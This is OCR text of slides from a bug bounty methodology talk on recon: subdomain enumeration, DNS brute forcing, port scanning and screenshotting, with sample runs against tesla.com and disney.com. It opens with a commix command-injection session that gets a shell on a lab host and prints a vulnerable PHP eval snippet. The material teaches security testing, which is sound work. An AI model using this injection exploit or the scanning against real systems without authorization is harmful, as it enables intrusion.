


root@kali:~# commix --url="http://192.168.72.135/codeexec/example2.php?order=id"
v1.8-stable
Automated All-in-One OS Command Injection and Exploitation Tool
Copyright (c) 2014-2017 Anastasios Stasinopoulos (@ancst)
[*] Checking connection to the target URL... [SUCCEED]
[!] Warning: A failure message on 'usort()' was detected on page's response.
[+] A previously stored session has been held against that host.
[?] Do you want to resume to the (results-based) dynamic code injection point? [Y/n] > n
[*] Testing the (results-based)
[*] Testing the (results-based)
[+] The parameter 'order' seems
[-] Payload:
[?] Do you want a Pseudo-Terminal shell? [Y/n] > Y
Pseudo-Terminal (type '?' for
commix(os_shell) > ls
example1.php
example2.php
example3.php
example4.php
index.html
commix(os_shell) > cat example1.php
<?phprequire_once("../header.php"); ?>
<?php
$str="echo \"Hello ".$_GET['name']."!!!\";";
eval($str);
?>
<?php require_once("../footer.php"); ?>
commix(os_shell) >
The Bug Hunters Methodology v2
LEVELUP

whoami

- ★ Jason Haddix - @jhaddix
- ★ Head of Trust and Security @Bugcrowd
- ★ 2014-2015 top hunter on Bugcrowd (Top 50 currently)
- ★ Father, hacker, blogger, gamer!



What this talk is about...

Hack

Stuff

Better

(and practically)

And...LOTS of memes.... only some are funny

history && topics ✓

- ★ PHILOSOPHY SHIFTS
- ★ DISCOVERY TECHNIQUES
- ★ MAPPING METHODOLOGY
- ★ PARAMETERS OFT ATTACKED
- ★ USEFUL FUZZ STRINGS
- ★ BYPASS OR FILTER EVASION TECHNIQUES
- ★ NEW/AWESOME TOOLING
- ★ MEMES

AKA "HOW TO SHOT WEB" @ DEFCON23


- ★ SUBDOMAIN & DISCOVERY
- ★ SQLI
- ★ XSS
- ★ FILE UPLOADS
- ★ CSRF
- ★ PRIVILEGE, AUTH, IDOR


v2


- MOAR discovery
- xss
- ssti
- ssrf
- Code Inj / cmdi / advancements in fuzzing


- Infrastructure and config
- ~~API Testing~~ v2.5
- ~~Object Deserialization~~ v2.5
- ~~XXE~~ v2.5

light reading











root@kali:~/Desktop/tools/Sublist3r# python sublist3r.py -d tesla.com
Sublist3r
Coded By Ahmed Aboul-Ela - @aboul3la
[-] Enumerating subdomains now for tesla.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[!] Error: Google probably now is blocking
[-] Finished now the Google Enumeration ...
[-] Total Unique Subdomains Found: 36
www.tesla.com
auth.tesla.com
autodiscover.tesla.com
blog.tesla.com
comparison.tesla.com
dev.tesla.com
eua-origin.tesla.com
forums.tesla.com
imap.tesla.com
ir.tesla.com
lyncdiscover.tesla.com
model3.tesla.com
my.tesla.com
naa-origin.tesla.com
nas-origin.tesla.com
new.tesla.com
new-dev.tesla.com
partners.tesla.com
pop.tesla.com
powerwall.tesla.com
resources.tesla.com
shop.tesla.com

Discovery ++

Discovery



TBHMv1

- ☑ Intro to scraping for subdomains
- ☑ Enumall (recon-ng, Alt-DNS wrapper)
- ☑ Nmap Standard

- ★ (sub Scraping)Sublist3r
  - BruteSubs
- ★ (sub bruting) MassDNS ++
  - all.txt list
- ★ (port scanning) MASSCAN ++
  - Asn + nmap style

Sublist3r

aboul3la / **Sublist3r**

Code | Issues 21 | Pull requests 4 | Projects

Fast subdomains enumeration tool for penetration testers

```
root@kali:~/Desktop/tools/Sublist3r# python sublist3r.py -d tesla.com
```

Sub Scraping

recon-ng/enumall	Both	sublist3r
ssltools.com API	Google (Recon-ng now handles captcha)	Baidu
HackerTarget.com API	Bing	Ask
Shodan	Crt.sh	DNSDumpster (scans.io)
	ThreatCrowd	Virustotal
Zoomeye (not core)	Netcraft	Ptrarchive.com
Threatcrowd regged by email (not core)		
Zone transfer (not core)		
RiskIQ API (not core)		
Censys.io (not core)		

```
root@kali:~/Desktop/tools/brutesubs# docke
```

anshumanbh / brutesubs


Watch 9 | Star 63 | Fork 15


Code | Issues 1 | Pull requests 0 | Projects 0 | Wiki | Insights

An automation framework for running multiple open sourced subdomain bruteforcing tools (in parallel) using your own wordlists via Docker Compose

- ★ Some configuration required
  - Update Docker Image with non core recon-ng modules
  - .env file
  - Disable Bruteforce (see why next...)

Sub Scraping (bespoke)






- ★ Cloudflare
- ★ Censys.io
- ★ Haven't tested but love the ideas


```
mandatory@mandatorys-box /t/cloudflare_enum> ./cloudflare_enum.py thehackerblog@yopmail.com Testing1 disney.com
[ STATUS ] Logging in to Cloudflare...
[ SUCCESS ] Login was successful!
[ STATUS ] Adding domain to Cloudflare...
[ SUCCESS ] Querying Cloudflare DNS archives...
A: disney.com -> 199.181.132.249
A: api.disney.com -> 96.45.49.200
A: app.disney.com -> 208.218.3.17
A: apps.disney.com -> 199.181.132.250
A: archive.disney.com -> 198.105.199.57
A: archives.disney.com -> 199.181.132.250
A: data.disney.com -> 10.190.71.248
A: feeds.disney.com -> 198.105.197.192
A: home.disney.com -> 199.181.132.250
A: huey11.disney.com -> 192.195.66.12
A: huey.disney.com -> 204.128.192.10
A: localhost.disney.com -> 127.0.0.1
A: louie.disney.com -> 204.128.192.30
A: mail2.disney.com -> 204.128.192.16
A: mail.disney.com -> 204.128.192.15
A: m.disney.com -> 199.181.132.250
A: mx1.disney.com -> 192.195.66.26
A: mx1.disney.com -> 204.128.192.17
A: mx2.disney.com -> 192.195.66.28
A: mx2.disney.com -> 204.128.192.36
A: services.disney.com -> 204.202.143.170
A: services.disney.com -> 204.202.143.171
A: webcache.disney.com -> 204.128.192.55
A: webcast.disney.com -> 207.177.177.41
A: www1.disney.com -> 199.181.132.250
A: www2.disney.com -> 199.181.132.250
CNAME: code.disney.com -> matterhorn.disney.com
```

Sub Bruting

1,136,964 line subdomain dictionary (all.txt)

Tool	Time to run	Threads	Found
subbrute time ./subbrute.py -c 100 all.txt $TARGET.com | tee subbrute.output	errored	100	0
gobuster time gobuster -m dns -u $TARGET.com -t 100 -w all.txt	21m15.857s	100	87
massdns time ./subbrute.py /root/work/bin/all.txt $TARGET.com | ./bin/massdns -r resolvers.txt -t A -a -o -w massdns_output.txt -	1m24.167	n/a	213
dns-parallel-prober time python dns-queue.py $TARGET.com 100 $TARGET_outputfile -i /root/work/bin/all.txt	42m2.868s	100	43
blacksheepwall time ./blacksheepwall_linux_amd64 -clean -dictionary /root/work/bin/all.txt -domain $TARGET.com	256m9.385s	100	61





Sub Bruting

With Massdns, why not all of them?


all.txt

https://gist.github.com/jhaddix/86a06c5dc309d08580a018c66354a056

bluto_lots-of-spinach.txt	6/4/2017 9:42 PM	TXT File	1,946 KB
deepmagic.com_top50kprefixes.txt	8/20/2015 2:58 PM	TXT File	592 KB
deepmagic.com_top500prefixes.txt	8/20/2015 2:58 PM	TXT File	4 KB
dns_raft-large-words-lowercase.txt	6/4/2017 9:56 PM	TXT File	920 KB
dns_top_1000000_RobotsDissalowed.txt	6/4/2017 10:23 PM	TXT File	1,578 KB
dnscan_subdomains.txt	7/31/2016 3:00 PM	TXT File	5 KB
dnscan_subdomains-100.txt	7/31/2016 3:00 PM	TXT File	1 KB
dnscan_subdomains-500.txt	7/31/2016 3:00 PM	TXT File	3 KB
dnscan_subdomains-1000.txt	7/31/2016 3:00 PM	TXT File	6 KB
dnscan_subdomains-10000.txt	7/31/2016 3:00 PM	TXT File	62 KB
dnscan_subdomains-uk-500.txt	7/31/2016 3:00 PM	TXT File	4 KB
dnscan_subdomains-uk-1000.txt	7/31/2016 3:00 PM	TXT File	7 KB
dnscan_suffixes.txt	7/31/2016 3:00 PM	TXT File	36 KB
dnscan_tlds.txt	7/31/2016 3:00 PM	TXT File	9 KB
dnsenum_dns.txt	6/4/2017 9:24 PM	TXT File	15 KB
dnspop_bitquark_20160227_subdomains_popular_1000.txt	3/10/2016 3:47 PM	TXT File	5 KB
dnspop_bitquark_20160227_subdomains_popular_10000.txt	3/10/2016 3:47 PM	TXT File	92 KB
dnspop_bitquark_20160227_subdomains_popular_100000.txt	3/10/2016 3:47 PM	TXT File	1,393 KB
dnspop_bitquark_20160227_subdomains_popular_1000000.txt	3/10/2016 3:47 PM	TXT File	11,371 KB
dnsrecon_meatsploit_standard_namelist.txt	5/19/2017 3:06 AM	TXT File	12 KB
dnsrecon_subdomains-top1mil-5000.txt	1/16/2017 6:03 PM	TXT File	33 KB
dnsrecon_subdomains-top1mil-20000.txt	1/16/2017 6:03 PM	TXT File	146 KB
dnsrecon_subdomains-top1mil-110000.txt	1/16/2017 6:03 PM	TXT File	1,092 KB
ethicalhack3r_subdomains.txt	6/4/2017 9:30 PM	TXT File	6 KB
fierce_hostlist.txt	8/20/2015 2:58 PM	TXT File	15 KB
hostillebruteforcer.txt	6/4/2017 9:32 PM	TXT File	22 KB
knock_wordlist.txt	2/3/2017 5:01 AM	TXT File	12 KB
master.txt	5/19/2017 3:31 AM	TXT File	2,149 KB
nmap_vhosts-default.lst.txt	5/19/2017 3:08 AM	TXT File	1 KB
recon-ng_hostnames.txt	5/19/2017 3:04 AM	TXT File	12 KB
reverseraider_fast.list.txt	12/25/2008 2:07 AM	TXT File	1 KB
reverseraider_services.list.txt	10/4/2008 10:07 AM	TXT File	4 KB
reverseraider_word.list.txt	9/25/2008 5:21 PM	TXT File	728 KB
sorted_knock_dnsrecon_fierce_recon-ng.txt	1/16/2017 6:03 PM	TXT File	904 KB
subbrute_names.txt	2/12/2017 10:49 AM	TXT File	890 KB

Acquisitions

- ★ Crunchbase
- ★ Protected by distil bot protection
- ★ Stay tuned




Port Scanning


65536 unverified Hosts (a large targets ASN)

Tool	Time to run	Found
masscan masscan -p1,3-4,6-7,9,13,17,19-26,30,32-33,37,42-43,49,53,70,79-85,88-90,99-100,106,109-111,113,119,125,135,139,143-144,146,161,163,179,199,211-212,222,254-256,259,264,280,301,306,311,340,366,389,406-407,416-417,425,427,443-445,458,464-465,481,497,500,512-515,524,541,543-545,548,554-555,563,587,593,616-617,625,631,636,646,648,666-668,683,687,691,700,705,711,714,720,722,726,749,765,777,783,787,800-801,808,843,873,880,888,898,900-903,911-912,981,987,990,992-993,995,999-1002,1007,1009-1011,1021-1100,1102,1104-1108,1110-1114,1117,1119,1121-1124,1126,1130-1132,1137-1138,1141,1145,1147-1149,1151-1152,1154,1163-1166,1169,1174-1175,1183,1185-1187,1192,1198-1199,1201,1213,1216-1218,1233-1234,1236,1244,1247-1248,1259,1271-1272,1277,1287,1296,1300-1301,1309-1311,1322,1328,1334,1352,1417,1433-1434,1443,1455,1461,1494,1500-1501,1503,1521,1524,1533,1556,1580,1583,1594,1600,1641,1658,1666,1687-1688,1700,1717-1721,1723,1755,1761,1782-1783,1801,1805,1812,1839-1840,1862-1864,1875,1900,1914,1935,1947,1971-1972,1974,1984,1998-2010,2013,2020-2022,2030,2033-2035,2038,2040-2043,2045-2049,2065,2068,2099-2100,2103,2105-2107,2111,2119,2121,2126,2135,2144,2160-2161,2170,2179,2190-2191,2196,2200,2222,2251,2260,2288,2301,2323,2366,2381-2383,2393-2394,2399,2401,2492,2500,2522,2525,2557,2601-2602,2604-2605,2607-2608,2638,2701-2702,2710,2717-2718,2725,2800,2809,2811,2869,2875,2909-2910,2920,2967-2968,2998,3000-3001,3003,3005-3007,3011,3013,3017,3030-3031,3052,3071,3077,3128,3168,3211,3221,3260-3261,3268-3269,3283,3300-3301,3306,3322-3325,3333,3351,3367,3369-3372,3389-3390,3404,3476,3493,3517,3527,3546,3551,3580,3659,3689-3690,3703,3737,3766,3784,3800-3801,3809,3814,3826-3828,3851,3869,3871,3878,3880,3889,3905,3914,3918,3920,3945,3971,3986,3995,3998,4000-4006,4045,4111,4125-4126,4129,4224,4242,4279,4321,4343,4443-4446,4449,4550,4567,4662,4848,4899-4900,4998,5000-5004,5009,5030,5033,5050-5051,5054,5060-5061,5080,5087,5100-5102,5120,5190,5200,5214,5221-5222,5225-5226,5269,5280,5298,5357,5405,5414,5431-5432,5440,5500,5510,5544,5550,5555,5560,5566,5631,5633,5666,5678-5679,5718,5730,5800-5802,5810-5811,5815,5822,5825,5850,5859,5862,5877,5900-5904,5906-5907,5910-5911,5915,5922,5925,5950,5952,5959-5963,5987-5989,5998-6007,6009,6025,6059,6100-6101,6106,6112,6123,6129,6156,6346,6389,6502,6510,6543,6547,6565-6567,6580,6646,6666-6669,6689,6692,6699,6779,6788-6789,6792,6839,6881,6901,6969,7000-7002,7004,7007,7019,7025,7070,7100,7103,7106,7200-7201,7402,7435,7443,7496,7512,7625,7627,7676,7741,7777-7778,7800,7911,7920-7921,7937-7938,7999-8002,8007-8011,8021-8022,8031,8042,8045,8080-8090,8093,8099-8100,8180-8181,8192-8194,8200,8222,8254,8290-8292,8300,8333,8383,8400,8402,8443,8500,8600,8649,8651-8652,8654,8701,8800,8873,8888,8899,8994,9000-9003,9009-9011,9040,9050,9071,9080-9081,9090-9091,9099-9103,9110-9111,9200,9207,9220,9290,9415,9418,9485,9500,9502-9503,9535,9575,9593-9595,9618,9666,9876-9878,9898,9900,9917,9929,9943-9944,9968,9998-10004,10009-10010,10012,10024-10025,10082,10180,10215,10243,10566,10616-10617,10621,10626,10628-10629,10778,11110-11111,11967,12000,12174,12265,12345,13456,13722,13782-13783,14000,14238,14441-14442,15000,15002-15004,15660,15742,16000-16001,16012,16016,16018,16080,16113,16992-16993,17877,17988,18040,18101,18988,19101,19283,19315,19350,19780,19801,19842,20000,20005,20031,20221-20222,20828,21571,22939,23502,24444,24800,25734-25735,26214,27000,27352-27353,27355-27356,27715,28201,30000,30718,30951,31038,31337,32768-32785,33354,33899,34571-34573,35500,38292,40193,40911,41511,42510,44176,44442-44443,44501,45100,48080,49152-49161,49163,49165,49167,49175-49176,49400,49999-50003,50006,50300,50389,50500,50636,50800,51103,51493,52673,52822,52848,52869,54045,54328,55055-55056,55555,55600,56737-56738,57294,57797,58080,60020,60443,61532,61900,62078,63331,64623,64680,65000,65129,65389,280,4567,7001,8008,9080 -iL $TARGET_LIST --max-rate 100000 -oG $TARGET_OUTPUT You can use a conf file for this!	11m4.164s	196
nmap	∞	zzz

Visual Identification

```
root@kali:~/Desktop/tools/EyeWitness# python EyeWitness.py --prepend-https -f ../domain/tesla.com.lst --all-protocols --headless
```






- ★ Because of the nature of scraping and DNS redirects some sites will be gone or the same.
- ★ Gotta get an idea of what is up and unique
- ★ We also don't know what protocol these are on (http vs https, ++)

Platform Identification and CVE searching

